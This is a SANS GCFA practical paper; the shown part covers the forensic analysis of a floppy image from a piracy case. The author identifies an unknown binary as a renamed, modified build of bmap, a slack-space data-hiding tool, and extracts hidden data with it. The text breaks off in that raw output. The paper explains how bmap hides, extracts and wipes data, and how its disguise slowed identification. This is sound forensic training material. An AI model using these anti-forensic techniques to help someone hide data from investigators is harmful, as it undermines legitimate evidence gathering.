



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Advanced Incident Response, Threat Hunting, and Digital Forensics (Forensics
at <http://www.giac.org/registration/gcfa>

GCFA Practical Examination

researched and written by
Aaron Sierra

Summary

This document is the practical assignment portion of the GCFA certification. This practical assignment consists of three sections in accordance with the GCFA exam guidelines.

In the first section, I analyze an image of a floppy disk, which contains an unknown binary. In this scenario, the image and binary were reportedly taken as evidence during an investigation of alleged illegal distribution of copyrighted materials. Through my analysis I attempt to determine the identity and use of the mysterious binary in the context of the investigation. I also look for information to support the allegations.

In Part 2, I conduct a forensic investigation of a compromised system that was found in a real world environment. In this section, only superficial details about the subject system and scenario have been modified to protect concerned parties. Otherwise, the compromise of the system and all information recovered are completely bona fide. During my investigation I attempt to illustrate for the reader the various tools and procedures that such an investigation may typically be comprised of. At this point, the reader should be warned that Part 2 of this document contains potentially offensive language, which was documented during the investigation.

Finally, in Part 3, I attempt to answer legal questions, which have been selected by the GCFA examiners.

In writing this document, I attempt to give the reader a first-hand perspective of an investigator's thought process and rationale. Because this document attempts to discuss advanced systems concepts, some statements are made with the assumption that the reader has a basic understanding of the Linux operating environment and its common tools.

Part 1 - Analyze an Unknown Binary

Research and Analysis

To prepare for the binary analysis task, I began by first downloading the evidence image from http://www.qiac.org/gcfa/binary_v1_4.zip. As stated in the section summary, this download includes a floppy image that was seized in an investigation involving the illegal distribution of copyrighted materials.


With the downloaded image file now in my possession, I need to be sure the file was processed properly and that it was not accidentally or deliberately modified.

To accomplish this, I decide to verify its integrity with the MD5 checksum tool, *md5sum*. The *md5sum* command produces a 128 bit cryptographic hash value based on an input file being ran against the MD5 algorithm. While identical files will produce identical hash results, it is a statistically high improbability that two files, even with only minor differences, could produce identical hash values. As such, use of this method provides reasonable assurance that the subject file is the true and unaltered file.

Once I ran *md5sum* and compared the results against the known hash value, I was confident in the authenticity and integrity of the file. As such, I proceeded to uncompress the forensic image “fl-160703-jp1.dd.gz” with the *gunzip* utility, a common Unix tool. Now, with the file uncompressed, I was left with a standard *dd* image and I was therefore able to convert the image and restore it to a floppy disk with the *dd* command. This useful command can create a block for block image of a device and restore the image. As will be illustrated later, *dd* is a common and practical forensics tool.

Finally, to preserve the integrity of the subject file system, I mounted it as read-only. By doing so, I allow myself to analyze the image and its contents without modifying any precious forensics evidence, such as the actual files or their MAC times.

With the image properly procured, verified and mounted, I was now ready to get the actual investigation underway.

A terminal window titled 'root@LinuxForensics:/tmp/binary' showing a series of commands and their outputs. The commands are: 'md5sum --check fl-160703-jp1.dd.gz.md5', 'gunzip *.gz', 'dd if=fl-160703-jp1.dd of=/dev/floppy', and 'mount -o ro,loop /dev/floppy /mnt/floppy'. The outputs are: 'fl-160703-jp1.dd.gz: OK', '2880+0 records in', '2880+0 records out', and a green cursor on the line following the mount command.

```
root@LinuxForensics:/tmp/binary
[root@LinuxForensics binary]# md5sum --check fl-160703-jp1.dd.gz.md5
fl-160703-jp1.dd.gz: OK
[root@LinuxForensics binary]# gunzip *.gz
[root@LinuxForensics binary]# dd if=fl-160703-jp1.dd of=/dev/floppy
2880+0 records in
2880+0 records out
[root@LinuxForensics binary]# mount -o ro,loop /dev/floppy /mnt/floppy
[root@LinuxForensics binary]#
```

To dive into the binary analysis, I first wanted to give myself a visual snapshot of other files, which may factor into my investigation of the subject binary. To do so, I created a timeline of all the image’s files by gathering and organizing MAC information and sending the output to file. By specifying an output file, I could conveniently reflect on the MAC information as needed without having to rebuild my forensic timeline. The primary tools used to create the timeline were *mac-robber* and *mactime*. *Mac-robber* simply collects MAC and other vital file statistics. While the tool is quite effective, its native output is not human friendly. For this reason, I then used by *mactime* to create a timeline which is much more meaningful for human interpretation. The commands were ran as follows:

```
# mac-robber /mnt/floppy > /tmp/mr.out
# mactime -b /tmp/mr.out > /tmp/mactimes
```

and the following MAC-based timeline information was produced.

```
root@LinuxForensics:/tmp
[root@LinuxForensics:/tmp]# cat /tmp/mactimes
Tue Jan 28 2003 15:56:00 20680 ma. -rwxr-xr-x 502 502 25 /mnt/floppy/John/sectors.gif
19088 ma. -rwxr-xr-x 502 502 24 /mnt/floppy/John/sect-num.gif
Mon Feb 03 2003 11:08:00 1024 m.. drwxr-xr-x 502 502 12 /mnt/floppy/John
Sat May 03 2003 10:10:00 1024 m.. drwxr-xr-x 502 502 14 /mnt/floppy/May03
Wed May 21 2003 10:09:00 29184 ma. -rwxr-xr-x 502 502 13 /mnt/floppy/Docs/DVD-Playing-HOWTO-html.tar.gz
27430 ma. -rwxr-xr-x 502 502 19 /mnt/floppy/Docs/Kernel-HOWTO-html.tar.gz
32661 ma. -rwxr-xr-x 502 502 20 /mnt/floppy/Docs/MP3-HOWTO-html.tar.gz
29696 ma. -rw----- 502 502 16 /mnt/floppy/Docs/Letter.doc
12288 m.c drwx----- 0 0 11 /mnt/floppy/lost+found
Mon Jul 14 2003 14:08:09 26843 ma. -rwxr-xr-x 502 502 21 /mnt/floppy/Docs/Sound-HOWTO-html.tar.gz
Mon Jul 14 2003 14:12:02 56950 ma. -rwxr-xr-x 502 502 22 /mnt/floppy/nc-1.10-16.i386.rpm.rpm
Mon Jul 14 2003 14:12:48 13487 ma. -rwxr-xr-x 502 502 26 /mnt/floppy/May03/ebay300.jpg
Mon Jul 14 2003 14:13:52 2592 m.c -rw-r--r-- 0 0 28 /mnt/floppy/~5456g.tmp
Mon Jul 14 2003 14:22:36 1024 m.. drwxr-xr-x 502 502 15 /mnt/floppy/Docs
Mon Jul 14 2003 14:24:00 487476 m.. -rwxr-xr-x 502 502 18 /mnt/floppy/prog
Mon Jul 14 2003 14:43:44 1024 .c drwxr-xr-x 502 502 15 /mnt/floppy/Docs
26843 .c -rwxr-xr-x 502 502 21 /mnt/floppy/Docs/Sound-HOWTO-html.tar.gz
Mon Jul 14 2003 14:43:53 13487 .c -rwxr-xr-x 502 502 26 /mnt/floppy/May03/ebay300.jpg
Mon Jul 14 2003 14:43:57 56950 .c -rwxr-xr-x 502 502 22 /mnt/floppy/nc-1.10-16.i386.rpm.rpm
Mon Jul 14 2003 14:45:48 29184 .c -rwxr-xr-x 502 502 13 /mnt/floppy/Docs/DVD-Playing-HOWTO-html.tar.gz
Mon Jul 14 2003 14:46:00 27430 .c -rwxr-xr-x 502 502 19 /mnt/floppy/Docs/Kernel-HOWTO-html.tar.gz
Mon Jul 14 2003 14:46:07 32661 .c -rwxr-xr-x 502 502 20 /mnt/floppy/Docs/MP3-HOWTO-html.tar.gz
Mon Jul 14 2003 14:47:57 29696 .c -rw----- 502 502 16 /mnt/floppy/Docs/Letter.doc
Mon Jul 14 2003 14:48:15 19456 mac -rw----- 502 502 17 /mnt/floppy/Docs/Mikemsg.doc
Mon Jul 14 2003 14:48:53 19088 .c -rwxr-xr-x 502 502 24 /mnt/floppy/John/sect-num.gif
20680 .c -rwxr-xr-x 502 502 25 /mnt/floppy/John/sectors.gif
Mon Jul 14 2003 14:49:25 1024 .c drwxr-xr-x 502 502 12 /mnt/floppy/John
Mon Jul 14 2003 14:50:15 1024 .c drwxr-xr-x 502 502 14 /mnt/floppy/May03
Wed Jul 16 2003 06:05:33 487476 .c -rwxr-xr-x 502 502 18 /mnt/floppy/prog
Wed Jul 16 2003 06:06:15 12288 .a. drwx----- 0 0 11 /mnt/floppy/lost+found
Wed Jul 16 2003 06:09:35 1024 .a. drwxr-xr-x 502 502 12 /mnt/floppy/John
Wed Jul 16 2003 06:09:49 1024 .a. drwxr-xr-x 502 502 14 /mnt/floppy/May03
Wed Jul 16 2003 06:10:01 1024 .a. drwxr-xr-x 502 502 15 /mnt/floppy/Docs
Wed Jul 16 2003 06:11:36 2592 .a. -rw-r--r-- 0 0 28 /mnt/floppy/~5456g.tmp
Wed Jul 16 2003 06:12:45 487476 .a. -rwxr-xr-x 502 502 18 /mnt/floppy/prog
[root@LinuxForensics:/tmp]#
```

While similar information could have been obtained quicker by using the command `ls -latR`, the output of that command is superficial, providing considerably less detail and reliability. As such, it was worth a couple extra steps to get the more complete and forensically accurate picture.


My approach succeeds in gaining me some perspective on files of interest and, therefore, the potential scope of my investigation. I can immediately see what files were of interest to the user near the time of the data collection and the sequence of their usage. From this output we have learned and can assume:

- The majority of the files on the file system belong to the same user, user ID 502. (Because John Price is referenced in the properties of the *Word* documents as the Author, we may assume for now that he is user 502. However, if any doubt were present in an actual investigation, the System Administrators could be consulted to help verify this detail.)
- The subject file (unknown binary), prog, was used by the user immediately prior to the investigation
- If the system's time was correct, the subject file was last accessed at 06:12:45 on Wed Jul 16 2003, in whatever time zone the system's time was set to
- A temp file named "~5456g.tmp" was accessed suspiciously close to the last usage of the subject file
- The user had a recent interest in MP3 and DVD technologies
- The user had a recent interest in *netcat*, which is commonly associated with malicious or inappropriate activities involving computers
- The suspect file had a file size of 487,476 bytes

At this point in the investigation, this information will serve only as data-points. It is noteworthy, but it will have to be revisited in subsequent steps.


It is now time to start collecting information about the subject file itself. The investigation is still early in the game and there is much to learn. I decide to start my information gathering with the basics.

First, I collect the file's forensic fingerprint by again using the *md5sum* utility to determine the file's statistically unique MD5 hash value. With the *md5sum* output recorded, I now have another data-point logged.

A terminal window titled 'root@LinuxForensics:/mnt/floppy' showing the execution of md5sum commands. The user runs 'md5sum prog > /tmp/prog.md5', then 'md5sum --check /tmp/prog.md5' which returns 'prog: OK'. Finally, they run 'md5sum prog' which outputs the hash '7b80d9aff486c6aa6aa3efa63cc56880' followed by the filename 'prog'.

```
root@LinuxForensics:/mnt/floppy
[root@LinuxForensics floppy]# md5sum prog > /tmp/prog.md5
[root@LinuxForensics floppy]# md5sum --check /tmp/prog.md5
prog: OK
[root@LinuxForensics floppy]# md5sum prog
7b80d9aff486c6aa6aa3efa63cc56880  prog
[root@LinuxForensics floppy]#
```

Diving further into the identity of the subject binary, I continue my analysis with the use of some more basic but effective Unix commands. I next use the *file* command to determine the file type and other details about the subject file. The output of the *file* command was as follows:

A terminal window titled 'root@LinuxForensics:/mnt/floppy' showing the output of the 'file' command. The user runs 'file prog' and the output is 'prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped'.

```
root@LinuxForensics:/mnt/floppy
[root@LinuxForensics floppy]# file prog
prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically
linked, stripped
[root@LinuxForensics floppy]#
```

This information confirmed that the file was indeed a binary and also revealed that the file was of the ELF format and compiled for Intel architecture with statically linked libraries and subsequently stripped of all symbols. By going a step further and running *readelf -h* against the binary to analyze the file's header data, I observed that the file had what appeared to be a normal entry point. Armed with this information, I was now hopeful that it would execute properly for me on my test system. The output from the *readelf* command was as follows:

```
root@LinuxForensics:/mnt/floppy
[root@LinuxForensics floppy]# readelf -h prog
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                           ELF32
  Data:                             2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:                0x80480e0
  Start of program headers:          52 (bytes into file)
  Start of section headers:         486796 (bytes into file)
  Flags:                             0x0
  Size of this header:                52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:          3
  Size of section headers:           40 (bytes)
  Number of section headers:         17
  Section header string table index: 16
[root@LinuxForensics floppy]#
```

Because I was dealing with a confirmed binary, I decided to do a *strings* analysis of it to yield more clues. The *strings* utility simply reads the file for strings of four or more printable characters and prints them to standard output. The strings analysis process is really a matter of fishing. It's results could be incredibly useless or incredibly helpful and may vary greatly depending on the content of the binary.

Due to the sheer quantity of lines generated by the *strings* command, I did a cursory review of the *strings* output for obvious clues, but nothing was "jumping out" as a significant detail. Because of the time required to complete a quality analysis, I soon decided to execute the binary with hopes of finding information at a little quicker pace. Because I was working in an imaged test environment, I prepared for the test execution of the binary on my analysis system. If my system was not imaged or if it was my daily workstation, I would have been considerably less eager to execute the unknown binary on it. Instead, I would have opted to setup a Linux virtual machine just for this kind of use, or even build another test system. After all, any adverse effects could potentially compromise my workstation or even the investigation; this is not a risk worth taking. Before jumping into the execution of the binary, I installed and configured Tripwire for basic system monitoring. By installing Tripwire, I would immediately know if the binary was a form of malware that had an adverse effect on my critical system files; however, the Tripwire file system check revealed no tampering with the monitored file system.

After initially executing the program with the command "*./prog*", I was prompted to execute it again with the "*--help* argument". The following is the command and output from my second attempt:

```
root@LinuxForensics:/mnt/floppy
[root@LinuxForensics floppy]# ./prog --help
prog:1.0.20 (07/15/03) newt
Usage: prog [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help     display options and exit
  man      generate man page and exit
  sgml     generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  m  list sector numbers
  c  extract a copy from the raw device
  s  display data
  p  place data
  w  wipe
  chk test (returns 0 if exist)
  sb  print number of bytes available
  wipe wipe the file from the raw device
  frag display fragmentation information for the file
  checkfrag test for fragmentation (returns 0 if file is fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name useless bogus option
--verbose be verbose
--log-thresh <none | fatal | error | info | branch | progress | entryexit> logging threshold ...
--target <filename> operate on ...
[root@LinuxForensics floppy]#
```

Based on the “help” output, I could speculate that the subject binary was used to interact with file system images and devices. However, with references to wiping raw devices, checking for fragmentation, extracting copies from raw devices, I still had no guesses as to the utility’s true identity. Reaching for the nearest fruit, I decided to search the content of the “HOWTO” files contained in the “Docs” directory for passages that would describe such a utility or for passages that would echo the binaries “help” output. My assumption at the time was that the suspect file was used for ripping or encoding music. However, searches to support that hunch were fruitless and proved to be a great waste of time. During the course of my searches, multiple utilities referenced in the documentation were downloaded, compiled and ran to determine their output, with hopes of finding a match. Of all the utilities researched through this tedious method, none of the analyzed binaries produced a “help” output that compared to the suspect program.

After this diversion, I refocused my investigation on the binary itself and returned to the forensics basics. I revisited the strings output and carefully sifted for anything that could be construed as a clue. During this process, I attempted a variety of internet queries in a variety of combinations. I even performed searches on the seemingly obscure strings, hoping that any one of the searches would shed just a little light on the investigation. This process consumed hours of investigation time, but it seemed to be my best hope in tracing the file’s identity.

During this process, the value “newt” caught my eye as it did in my earlier look at the Strings output. However, various Google searches on combinations of “newt” with some of the more unique “help” suggestion strings were of little value to my investigation. I was hoping that my searches for strings like “extract a copy from the raw device” and “list sector numbers” would bring me to the utility’s man page or a user’s “help” post on the internet; but, again to my disappointment, I was finding nothing that compelled me to believe my investigation was on the right track.

Because “prog” showed up in the output, I could also guess that this utility was not compiled with default values. As I was about to learn, this would complicate the process ahead. This information also served as a valuable data point, but it was not at all revealing and, still, more information was needed.

Analysis of the strings output proved to be more difficult than I had originally anticipated. The strings command produced 4760 lines of output. At this point of the investigation, the process became very manual and tedious. Of these 4760 lines, the majority of the output was no help in revealing the binary’s hidden identity. Additionally, the strings that most frequently caught my attention continued to produce fruitless results.

To facilitate my search, I piped the strings results to a temporary file that I could access and modify in a more efficient manner. Strings were examined and then re-examined. The result of which was frequent Google searches that were yielding no leads.

For purposes of discussion, we will look at some of the more interesting strings and some of my search results. The following shaded boxes contain excerpts from the strings output and are followed by a discussion of the excerpt.

```
+45 3325-6543  
+45 3122-6543  
keld@dkuug.dk  
Keld Simonsen  
ISO/IEC 14652 i18n FDCC-set  
C/o Keld Simonsen, Skt. Jorgens Alle 8, DK-1615 Kobenhavn V
```

Though this sequence was found near the end of my *strings* file (starting at line 4677), I begin with it because it was one of the most eye-catching pieces of data that I came across. It was what appeared to be, perhaps, the developer’s name and contact information. As such, I eagerly launched a Google search to learn more about this person and their possible involvement with this binary. To my disappointment, I quickly learned that this person and contact information are associated with several ISO projects and that “ISO/IEC 14652” is a project that has no relation to this case. No new leads were generated here.

examining a filename or url!
 nbd-server
 MFT_LOG_THRESH
 mft_log_shutdown
 Any of the valid values for %s can be
 supplied directly as options. For instance,
 %s can be used in place of %s
 %s=%s
 logging threshold ...
 log-thresh
 useless bogus option
 test for fragmentation (returns 0 if file is
 fragmented)
 checkfrag
 display fragmentation information for the file
 wipe the file from the raw device
 print number of bytes available
 extract a copy from the raw device
 list sector numbers
 operation to perform on files
 generate SGML invocation info
 1.0.20 (07/15/03)
 newt
 use block-list knowledge to perform special
 operations on files
 off_t too small!
 how did we get here?
 target file block size: %d
 unable to raw open %s
 error mapping block %d (%s)
 nul block while mapping block %d.
 stuffing block %d
 nul block while mapping block %d.
 unable to determine raw device of %s
 unable to stat raw device %s
 bogowipe
 Wrong medium type
 No medium found
 Is a named type file
 No XENIX semaphores available
 Not a XENIX named type file
 Structure needs cleaning
 Stale NFS file handle
 Operation now in progress
 Operation already in progress
 No route to host
 Host is down
 Connection refused
 Connection timed out
 No buffer space available
 Connection reset by peer
 Network is unreachable
 Network is down

Address already in use
 Protocol family not supported
 Operation not supported
 Socket type not supported
 Protocol not supported
 Protocol not available
 Name not unique on network
 Machine is not on the network
 Out of streams resources
 No CSI structure available
 Too many references: cannot splice
 Software caused connection abort
 Network dropped connection on reset
 MMAP_MAX_
 TRIM_THRESHOLD_
 MMAP_THRESHOLD_
 max mmap regions = %10u
 max mmap bytes = %10lu
 ANSI_X3.4-1968//TRANSLIT
 =INTERNAL->ucs2reverse
 =ucs2reverse->INTERNAL
 =INTERNAL->ascii
 =ascii->INTERNAL
 =INTERNAL->ucs2
 =ucs2->INTERNAL
 =utf8->INTERNAL
 =INTERNAL->utf8
 =ucs4le->INTERNAL
 =INTERNAL->ucs4le
 UCS-4LE//
 =ucs4->INTERNAL
 =INTERNAL->ucs4
 UCS-2BE// UNICODEBIG//
 UCS-2LE// ISO-10646/UCS2/
 CSASCII// ANSI_X3.4-1968//
 CP367// ANSI_X3.4-1968//
 IBM367// ANSI_X3.4-1968//
 US-ASCII// ANSI_X3.4-1968//
 ISO646-US// ANSI_X3.4-1968//
 ISO-IR-6// ANSI_X3.4-1968//
 ANSI_X3.4// ANSI_X3.4-1968//
 OSF00010102// ISO-10646/UCS2/
 OSF00010101// ISO-10646/UCS2/
 OSF00010100// ISO-10646/UCS2/
 UCS-2// ISO-10646/UCS2/
 UCS2// ISO-10646/UCS2/
 OSF05010001// ISO-10646/UTF8/
 ISO-IR-193// ISO-10646/UTF8/
 UTF-8// ISO-10646/UTF8/
 UTF8// ISO-10646/UTF8/
 WCHAR_T// INTERNAL
 OSF00010106// ISO-10646/UCS4/
 OSF00010105// ISO-10646/UCS4/

```
OSF00010104// ISO-10646/UCS4/  
ISO-10646// ISO-10646/UCS4/  
CSUCS4// ISO-10646/UCS4/  
UCS-4BE// ISO-10646/UCS4/  
UCS-4// ISO-10646/UCS4/  
alias  
module  
UNICODELITTLE// ISO-10646/UCS2/  
OSF00010020// ANSI_X3.4-1968//  
ISO_646.IRV:1991// ANSI_X3.4-1968//  
ANSI_X3.4-1986// ANSI_X3.4-1968//
```

```
ISO-10646/UTF-8/ ISO-10646/UTF8/  
10646-1:1993/UCS4/ ISO-10646/UCS4/  
10646-1:1993// ISO-10646/UCS4/  
GCONV_PATH  
/usr/lib/gconv/gconv-modules.cache  
DYNAMIC LINKER BUG!!!  
1997-12-20  
Out of memory while initializing profiler  
of Verdef record  
of Verneed record
```

Though less interesting, each of the previous strings was treated as clues that may solve the puzzle. This list is trimmed down from an already refined list of more than 500 strings. The strings that were trimmed away were discarded most often because they were so common and/or non-descript; as such, it was highly likely that they would have shown in a multitude of other programs. The remaining strings were left for a few reasons. First, it was my hope that some of the strings, which seemed to be variables or error messages, would show in posted code or man pages on the web. Also, some of these strings may have held additional clues as to the functionality of the binary. Perhaps the most misleading of these are the strings, were those that seemed to reference network functionality. Of the search results for these strings, none seemed to support the presumed purpose of the binary.

Another piece of the *strings* output that was of interest, but omitted for brevity, was the finding of 3326 strings that referenced device directories. While this information served as a data point, it unfortunately provided no leverage for my extensive Internet searches.

Though it didn't jump out at me immediately, I would soon find that the most useful strings to search on were "bmap" and "slack". Here are the few references of "bmap" and "slack" found in the strings output. As you can see, these values would easily be lost or overlooked in 4700+ lines of similarly obscure data:

```
slack size: %d  
%s has slack  
%s does not have slack  
NULL value for slack_block  
bmap_get_slack_block  
bmap_get_block_count  
bmap_get_block_size  
bmap_map_block  
bmap_raw_open  
bmap_raw_close
```

The Breakthrough

After hours of futile searching, my breakthrough came when I revisited the clues and retried some searches. A search on a string from the "--help" output produced a glimmer of light at the end of the tunnel. I ran a Google search on the string "use block-list knowledge" and landed up on a page (<http://old.lwn.net/2000/0420/announce.php3>) that referenced a utility called *bmap*. This page provided only a vague description of the utility. The description here was simply "Use block-list knowledge to perform special operations on files." Unfortunately, the *bmap* entry linked to an obsolete URL (<http://freshmeat.net/search/?q=news%2F2000%2F04%2F16%2F955924691.html>) that provided no additional information. However, the breakthrough here was that my attention had now turned towards *bmap*. With this little push, I soon found that my investigation was back on track.

I tried several searches on *bmap*. Eventually my search evolved to "bmap" and "block", in an attempt to limit my results to utilities that were specific to disk management. While most descriptions of *bmap* were vague and still left more questions than answers, I eventually ended up at a page that brought it all together. The page, <http://old.lwn.net/2000/0420/announce.php3>, described *bmap* as follows:

The block size of a typical file system varies from 1K to 4K. Every file takes at least one block. The unused space in that block is slack space. *Bmap* can save data into this slack space, extract data from slack space, and delete data in slack space. The data cannot be accessed using tools unaware of slack space (i.e. almost all other tools), does not change existing files, and therefore cannot be detected using checksums or access times.¹

Now everything made sense. "*Prog*" was a utility that was used to hide copyrighted material from detection in the system's slack space. Suddenly my investigation had new life.

At this point I had to find the source code and prove that *prog* was indeed *bmap*. I eventually kluged together a URL (http://www.scyld.com/pub/forensic_computing/bmap/) from broken links and the URL provided several versions of the *bmap* utility. I downloaded, and compiled code from a couple different *bmap* versions. In doing so I eventually learned that *bmap.c* in the *bmap* distribution was modified and stripped of most references to slack prior to being compiled. Additionally, the person compiling the utility changed the author and program name values. Needless to say, this obfuscation proved effective in adding exponential layers of difficulty to the investigation. Had these references been more frequent and consistent, they would have drawn enough attention to be researched much sooner in the process.

¹ Eklektix, Inc., http://www.scyld.com/pub/forensic_computing/bmap/.

Despite the differences in the code, once compiled and ran, it was quite evident based on their output that *prog* and *bmap* were the same utility. Here is comparison of their output (note that the “help” menu for *prog* is displayed earlier in this document and has been omitted here for brevity):


```
root@LinuxForensics:/mnt/floppy
[root@LinuxForensics floppy]# ./prog --chk /tmp/foo2
/tmp/foo2 does not have slack
[root@LinuxForensics floppy]# ./prog --m /tmp/foo2
3966824
3966825
3966826
3966827
3966828
3966829
3966830
3966831
[root@LinuxForensics floppy]#
```

```
root@LinuxForensics:/tmp/foo1/bmap-1.0.20
[root@LinuxForensics bmap-1.0.20]# ./bmap --help
bmap:1.0.20 (08/24/03) newt@scyld.com
Usage: bmap [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help     display options and exit
  man      generate man page and exit
  sgml     generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  map      list sector numbers
  carve    extract a copy from the raw device
  slack    display data in slack space
  putslack place data into slack
  wipslack wipe slack
  checkslack test for slack (returns 0 if file has slack)
  slackbytes print number of slack bytes available
  wipe     wipe the file from the raw device
  frag     display fragmentation information for the file
  checkfrag test for fragmentation (returns 0 if file is fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name useless bogus option
--verbose be verbose
--log-thresh <none | fatal | error | info | branch | progress | entering threshold ...
--target <filename> operate on ...
[root@LinuxForensics bmap-1.0.20]#
[root@LinuxForensics bmap-1.0.20]# ./bmap --checkslack /tmp/foo2
/tmp/foo2 does not have slack
[root@LinuxForensics bmap-1.0.20]# ./bmap --map /tmp/foo2
3966824
3966825
3966826
3966827
3966828
3966829
3966830
3966831
[root@LinuxForensics bmap-1.0.20]#
```

Due to the modifications of the source code and potential differences in library versions used to compile the utility, producing a file with a matching md5sum is a statistical improbability. Instead, to further support my finding that these tools are one in the same, I attempted to analyze the subject file system with the *bmap* utility. By doing so, I also hoped to uncover more evidence to support the allegations of the illegal distribution of copyrighted materials. I did this by checking each individual file on the file system for information hidden in slack space. My efforts paid off.

As I systematically analyzed each file, I eventually found that the file "Sound-HOWTO-html.tar.gz" contained hidden information. I analyzed the file with *bmap* and extracted the information as follows:



```
root@LinuxForensics:/tmp/foo1/bmap-1.0.20
[root@LinuxForensics bmap-1.0.20]# ./bmap --mode slack \
> /mnt/floppy/Docs/Sound-HOWTO-html.tar.gz
getting from block 190
file size was: 26843
slack size: 805
block size: 1024
downloadsMfÅ Ew%¹Iaps4Eµ-@ö@BRPöim\I¹¹³>»I{¼²\xA
